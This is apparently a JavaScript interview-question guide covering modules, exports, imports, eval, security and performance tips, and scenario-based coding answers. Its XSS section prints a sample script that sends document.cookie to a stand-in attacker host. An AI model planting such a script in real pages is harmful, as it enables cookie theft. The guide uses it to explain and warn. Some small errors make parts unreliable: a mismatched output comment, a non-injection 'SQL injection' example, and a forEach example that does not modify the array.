
Q. What is **ES6**? What are the new features introduced by it? **V. IMP.**

- ❖ ECMAScript(ES6) is the **standard** which JavaScript follows.



Q. What are **Modules** in JS? **V. IMP.**

- ❖ Modules in JS are a way to organize code into **separate files**, making it easier to manage and **reuse code** across different parts of an application.



Q. What are **Modules** in JS?

```
<html lang="en">
  <head>
    <title>Document</title>
  </head>
  <body>
    <script type="module" src="index.js"></script>
  </body>
</html>
```

JS index.js

```
1 import { add } from "./add.js";
2 import { subtract } from "./subtract.js";
3 import { multiply } from "./multiply.js";
4
5 console.log(add(2, 3)); // Output: 5
6 console.log(subtract(5, 2)); // Output: 3
7 console.log(multiply(4, 3)); // Output: 12
```

JS add.js × JS subtract.js JS multiply.js

JS add.js > ...

```
1 export function add(a, b) {
2   return a + b;
3 }
```

JS add.js JS subtract.js × JS multiply.js

JS subtract.js > ...

```
1 export function subtract(a, b) {
2   return a - b;
3 }
```

JS add.js JS subtract.js JS multiply.js ×

JS multiply.js > ...

```
1 export function multiply(a, b) {
2   return a * b;
3 }
```

Q. What is the role of **export** keyword?

- ❖ export keyword allows you to specify functions for use in other external modules.

```
JS add.js  X  JS subtract.js  JS multiply.js
JS add.js > ...
1  export function add(a, b) {
2    return a + b;
3  }
4
```

```
JS index.js
1
2  import { add } from './add.js';
3
4  console.log(add(2, 3));
5  // Output: 5
6
```

Q. What are the **advantages of modules**?

1. Reusability

2. Code Organization

3. Improved Maintainability

4. Performance Optimization via lazy loading

5. Encapsulation via independent and self-contained unit

Q. What is the difference between **named exports** and **default exports**?

- ❖ Named exports allow you to export **multiple elements** from a module.

```
// math.js
export const add = (a, b) => a + b;
export const subtract = (a, b) => a - b;
```

```
// main.js
import { add, subtract } from "./math.js";
```

- ❖ Default export allows you to export a **single element** as the default export from a module.

```
// utility.js
export default function greet(name) {
  console.log(`Hello, ${name}!`);
}
```

```
// main.js
import greet from "./utility.js";
```

Q. What is the difference between **static** and **dynamic** imports?



- ❖ Static imports are typically placed **at the top** of the file and cannot be conditionally or dynamically determined.
- ❖ Dynamic imports can be **called conditionally** or within functions, based on runtime logic, allowing for more flexibility in module loading.

```
import { add } from './math.js';
```

```
import('./math.js')  
  .then((module) => {  
    const { add } = module;  
    // Use the imported module  
  })  
  .catch((error) => {  
    // Handle any errors  
  });
```

Q. What are **module bundlers**?

- ❖ Module bundlers in JavaScript are tools that combine multiple modules or files into a **single optimized bundle** that can be executed by a web browser.



Chapter 19: Security & Performance



- Q. What is eval() function in JS?
- Q. What is XSS (Cross-Site Scripting) attack?
- Q. What is SQL Injection attack?
- Q. What are some best practices for security in JS?
- Q. What are the best practices for improving performance in JS?

Q. What is `eval()` function in JS?

- ❖ `eval()` is a built-in function that evaluates a string as a JavaScript code and **dynamically executes** it.

```
let x = 10;  
let y = 20;  
let code = "x + y";  
  
let z = eval(code);  
console.log(z);  
// Output: 30
```

Q. What is **XSS (Cross-Site Scripting)** attack?

- ❖ XSS (Cross-Site Scripting) is a security attack when a user/ hacker **insert some malicious script code in input fields** to steal or manipulate content.

Enter comment

```
// Malicious script to steal cookie
<script>
  console.log("XSS attack!");
  var img = new Image();
  img.src = "http://attacker.com/steal?cookie=" + document.cookie;
</script>
```

Q. What is **SQL Injection** attack?

- ❖ SQL Injection is a security attack when a user/ hacker **insert some malicious SQL script** code in input fields to steal or manipulate content.

Enter comment

```
-- sql script  
SELECT first_name, age, email, contact_number  
FROM Customers;
```

Q. What are some best practices for **security** in JS? **V. IMP.**

❖ Best practices for implementing security in JS:

1. **Input Validation:** Always validate and sanitize user input to prevent XSS (Cross-Site Scripting) and SQL injection attacks.
2. **Avoid Eval:** Avoid using `eval()` to execute dynamic code as it can introduce security risks by executing untrusted code.
3. **Secure Communication:** Always use HTTPS not HTTP for secure communication.
4. **Authentication and Authorization:** Use strong password hashing algorithms.

Q. What are the best practices for **improving performance** in JS? **V. IMP.**

❖ Best practices for improving performance in JS:

1. **Minimize HTTP Requests:** Combine and minify JavaScript files into a single file to reduce the number of HTTP requests. For eg: use module bundlers.
2. **Use Asynchronous Operations:** Utilize callbacks, promises, or async/await to perform asynchronous operations and avoid blocking the main thread.
3. **Minimize DOM Manipulation**
4. **Avoid Memory Leaks:** Remove event listener when events are no more required.
5. **Cache Data:** Store frequently used data in memory or browser storage.
6. **Lazy Loading:** Use lazy loading techniques to load resources only when they are needed, improving initial page load time.
7. **Optimize Images**

```
// Avoid memory leaks
button.addEventListener('click', handleClick);
// Later, when the event listener is no longer needed
button.removeEventListener('click', handleClick);
```

Chapter 20: Scenario based – Tricky Short Questions



Q. How to execute a piece of code repeatedly after some fix time?

Q. How to handle asynchronous operations In JS?

Q. How to manipulate and modify CSS styles of HTML elements dynamically?

Q. How to handle errors and exceptions in your code?

Q. How to store key-value pairs & efficiently access and manipulate the data?

Q. How to iterate over elements in an array and perform a specific operation on each element?

Q. How to dynamically add or remove elements from a web page?

Q. What method is used to retrieve data from an external API?

Q. How to manage the state in a web application?

Q. How to implement a queue or a stack like data structure in JS?

Chapter 20: Scenario based – Tricky Short Questions



Q. How do you attach an event handler to an HTML element?

Q. How to perform actions based on keyboard events in JS?

Q. How to fetch data from multiple APIs in parallel and process the results together?

Q. What are the methods to manipulate JSON data efficiently?

Q. How to get the current URL of a webpage?

Q. How do you find the length of an array in JS?

Q. How to create a copy of an array?

Q. How do you access individual characters in a string?

Q. How can you check if a string contains a specific substring?

Q. Can you modify the value of a variable captured in a Closure?

Q. How to execute a piece of code **repeatedly** after some fix time? **V. IMP.**



❖ By using **setInterval()** functions.

```
setInterval(() => {  
    console.log('Executing code at an interval');  
}, 1000);
```

Q. How to handle **asynchronous operations** In JS?



❖ By using **Promises** or **async/ await** mechanism.

```
async function fetchData() {  
  try {  
    const response = await fetch("https://api.example.com/data");  
    const data = await response.json();  
    console.log(data);  
  } catch (error) {  
    console.log("Error:", error);  
  }  
}
```

Q. How to manipulate and modify **CSS styles** of HTML elements dynamically?



❖ By using DOM manipulation method **style.setProperty()**.

```
const element = document.getElementById('myElement');  
element.style.setProperty('color', 'red');
```

Q. How to handle **errors** and **exceptions** in your code? **V. IMP.**



❖ By using **try...catch** statement.

```
try {  
    // Code that may throw an error  
    throw new Error("Something went wrong!");  
} catch (error) {  
    console.log("Error:", error.message);  
}
```

Q. How to **store key-value pairs** & efficiently **access** and **manipulate** the data?



❖ By using **Objects** or **Maps**.

```
// Store key value pair
const person = {
  name: "John Doe",
  age: 25,
  occupation: "Engineer",
};

// Access value by key
console.log(person.name);

// Modify value
person.name = "Happy Rawat";
console.log(person.name);
```

Q. How to **iterate over elements in an array** and perform a specific operation on **each element**? **V. IMP.**



❖ By using Array methods **forEach()** or **map()** or **for...of** loop.

```
// Array of numbers
const numbers = [1, 2, 3, 4, 5];

// Fetch number one by one
numbers.forEach((number) => {
    //Modify each element
    number = number * 2;
    console.log(number);
});

// Output: 2 4 6 8 10
```

Q. How to **dynamically add or remove elements** from a web page?



❖ By using DOM manipulation methods like **createElement()**, **appendChild()**, or **removeChild()**.

```
const newElement = document.createElement('div');
newElement.textContent = 'Hello, world!';
document.body.appendChild(newElement);

document.body.removeChild(newElement);
```

Q. What method is used to **retrieve data** from an external API?



❖ By using **fetch()** API.

```
fetch('https://api.example.com/data')  
  .then(response => response.json())  
  .then(data => console.log(data))  
  .catch(error => console.log('Error:', error));
```

Q. How to **manage the state** in a web application?



- ❖ By using **State management libraries** (e.g., Redux, MobX) or JavaScript frameworks (e.g., React, Angular, Vue.js).

Q. How to implement a **queue** or a **stack** like data structure in JS?



- ❖ By using **Arrays** which can be used to implement queues and stacks in JavaScript.

```
// Queue implementation using an array
const queue = [];
queue.push(1);
queue.push(2);
queue.shift();
console.log(queue);
```

Q. How do you **attach** an event handler to an HTML element?



- ❖ **addEventListener()** method is used to attach event handler to an HTML element.

```
<button id="myButton">Click Me</button>
```

```
// Get the reference of button in a variable
var button = document.getElementById("myButton");

// Attach an event handler to the button
button.addEventListener("click", handleClick);

// Event handler function
function handleClick() {
    alert("button clicked");
}
```

Q. How to perform actions based on **keyboard events** in JS?



- ❖ By using event listeners for keyboard events like **keydown**, **keyup**, or **keypress**.

```
document.addEventListener('keydown', (event) => {  
  if (event.key === 'Enter') {  
    console.log('Enter key pressed');  
  }  
});
```

Q. How to fetch data from **multiple APIs in parallel** and process the results together?

V. IMP.



❖ By using **Promise.all()** method in the asynchronous programming.

```
async function fetchData() {  
  const [data1, data2] = await Promise.all([  
    fetch("https://api.example.com/data1").then((response) => response.json()),  
    fetch("https://api.example.com/data2").then((response) => response.json()),  
  ]);  
  console.log(data1, data2);  
}
```

Q. What are the methods to **manipulate JSON data** efficiently?



❖ By using **JSON.parse()** and **JSON.stringify()** methods.

```
const jsonData = '{"name": "Happy", "age": 40}';  
const parsedData = JSON.parse(jsonData);  
console.log(parsedData.name);  
  
// Output: John
```

Q. How to get the **current URL** of a webpage?



```
const currentURL = window.location.href;  
  
console.log(currentURL);
```

Q. How do you find the **length** of an array in JS?



- ❖ The length property returns the **number of elements** in the array.

```
let array = [1, 2, 3, 4, 5];  
  
let length = array.length;  
  
console.log(length);  
// Output: 5
```

Q. How to create a **copy of an array**? 

```
const originalArray = [1, 2, 3, 4, 5];  
const copiedArray = originalArray.slice();  
  
console.log(copiedArray);  
// Output: [1, 2, 3, 4, 5]
```

Q. How do you access **individual characters** in a string?




- ❖ We can access individual characters by using **bracket notation** or **charAt()** method.

```
var str = 'Hello';
```

```
//bracket notation []  
var firstChar = str[0];  
console.log(firstChar);  
//Output: 'H'
```

```
//charAt() method  
var thirdChar = str.charAt(2);  
console.log(thirdChar);  
//Output: 'l'
```

Q. How can you check if a string **contains a specific substring**?



```
var str = "Hello, World"; // The original string
var substring = "World"; // The substring to search
```

```
// 1. Using the includes() method
var isPresent1 = str.includes(substring);
console.log(isPresent1);
// Output: true
```

```
// 2. Using the indexOf() method
var isPresent2 = str.indexOf(substring) >= 0;
console.log(isPresent2);
// Output: true
```

```
// 3. Using regular expressions (RegExp)
var pattern = /World/;
var isPresent3 = pattern.test(str);
console.log(isPresent3);
// Output: true
```

Q. Can you **modify** the value of a variable captured in a Closure?



- ❖ **Yes.** When a closure captures a variable from its outer scope, it **retains a reference to that variable**. This reference allows the closure to access and modify the variable, even if the outer function has finished executing.

```
function createCounter() {  
  let count = 0;  
  
  return function () {  
    count++;  
    console.log(count);  
  };  
}  
  
// 1. Data Privacy & Encapsulation  
const closure1 = createCounter();  
closure1(); // Output: 1  
closure1(); // Output: 2  
  
// 2. Persistent Data and State  
const closure2 = createCounter();  
closure2(); // Output: 1
```

Chapter 21: Scenario based – Feature Development



- Q. How to validate user input as they type in a form?
- Q. How to implement pagination for displaying large sets of data?
- Q. How to implement drag-and-drop functionality for elements on a web page?
- Q. How to implement a feature that allows users to search for specific items in a large dataset?
- Q. How to implement a feature that allows users to perform live search suggestions as they type?
- Q. How to implement a real-time chat application using JS.
- Q. How to create an infinite scrolling feature using JS when a user reaches the bottom of a webpage?
- Q. How to implement a toggle switch that changes the theme (light/dark mode) of a website when clicked.
- Q. How to use JS to dynamically update date in real time on webpage?
- Q. How to prevent a form from being submitted without required fields being filled?

Q. How to **validate user input** as they type in a form? **V. IMP.**




❖ By using event handling or event listeners on **input event**.

```
// Get the input field element
const inputField = document.getElementById("myInput");

// Event listener for input event
inputField.addEventListener("input", function (event) {
  const inputValue = event.target.value;

  // Perform validation logic
  if (inputValue.length < 3) {
    // Display an error message or apply visual feedback
    console.log("Input must be at least 3 characters long");
  } else {
    // Input is valid
    console.log("Input is valid");
  }
});
```



Q. How to implement **pagination** for displaying large sets of data?



- ❖ By using **Slice()** method or pagination libraries like react-paginate or vue-pagination.

Pagination



```
const data = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15];

const itemsPerPage = 10;
const pageNumber = 1;
const startIndex = (pageNumber - 1) * itemsPerPage;

const paginatedData = data.slice(startIndex, startIndex + itemsPerPage);
console.log(paginatedData);

// Output: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
```

Q. How to implement **drag-and-drop** functionality for elements on a web page? **V. IMP.**



- ❖ By setting **draggable="true"** for the element in html file

```
<body>
  <div draggable="true" id="dragElement">Drag me!</div>
  <script src="index.js"></script>
</body>
```

Drag me!

Drag me!

- ❖ By adding event listener to **dragstart** event in JS.

```
const draggableElement = document.getElementById("dragElement");

draggableElement.addEventListener("dragstart", (event) => {
  event.dataTransfer.setData("text/plain", event.target.id);
});
```

Q. How to implement a feature that allows users to **search for specific items** in a large dataset?



❖ By using array methods **filter()** and **includes()**.

```
const data = ["My", "Name", "Is", "Happy"];
const searchTerm = 'pp';

const filteredData = data.filter(item => item.includes(searchTerm));
console.log(filteredData);

// Output: Happy
```

Q. How to implement a feature that allows users to perform **live search** suggestions as they type? **V. IMP.**




- ❖ By using **input** event on element and by using **fetch()** API to retrieve search suggestions from the server.

```
const input = document.getElementById("searchInput");

input.addEventListener("input", (event) => {

    const searchText = event.target.value;

    fetch(`/search/suggestions?query=${searchText}`)
        .then((response) => response.json())
        .then((data) => {
            // Display search suggestions to the user
        });
});
```


